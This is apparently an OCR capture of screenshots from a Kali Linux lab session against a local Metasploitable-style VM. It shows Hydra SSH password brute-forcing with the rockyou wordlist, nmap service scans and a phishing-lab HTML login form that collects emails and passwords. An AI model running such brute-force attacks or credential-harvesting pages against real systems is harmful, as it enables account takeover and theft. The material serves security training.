


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:39
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
22:55
kali@kali: ~
Session Actions Edit View Help
isc-dhcp-client is already the newest version (4.4.3-P1-8).
The following packages were automatically installed and are no longer required:
amass-common libgdata-common libjs-underscore libportmidi0 libsoup-2.4-1 libudfread0 python3-bluepy python3-kismetcapturertl433 python3-wheel-whl
firmware-ti-connectivity libgdata22 libmongoc-1.0-0t64 libqt5ct-common1.8 libsoup2.4-common libvpx9 python3-click-plugins python3-kismetcapturertladsb python3-zombie-imp
libbluray2 libgeos3.13.1 libmongocrypt0 libravle0.7 libtheora0 libx264-164 python3-gpg python3-kismetcapturertlamr samba-ad-dc
libbson-1.0-0t64 libhdf4-0-alt libogdi4.1 libsframe1 libtheoradec1 libyelp0 python3-kismetcapturebtgeiger python3-packaging-whl samba-ad-provision
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 10:13

kali@kali: ~/phishing_lab


Session Actions Edit View Help


```
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>

┌──(kali㉿kali)-[~]
└─$ nano login.html

┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab

┌──(kali㉿kali)-[~/phishing_lab]
└─$ xdg-open login.html
```

Unable to detect the URI-scheme of "login.html".

Close

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:00
kali@kali: ~
Session Actions Edit View Help
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:43
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
11 Password: <input type ="password"
12 name="password" required>
13 <button type="submit">Login</button>
14 </form>
15 Educational Demo Only
16 Demo Only
17 </body>
18 </html>
19 EOF
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:26
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:11

kali@kali: ~


Session Actions Edit View Help

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
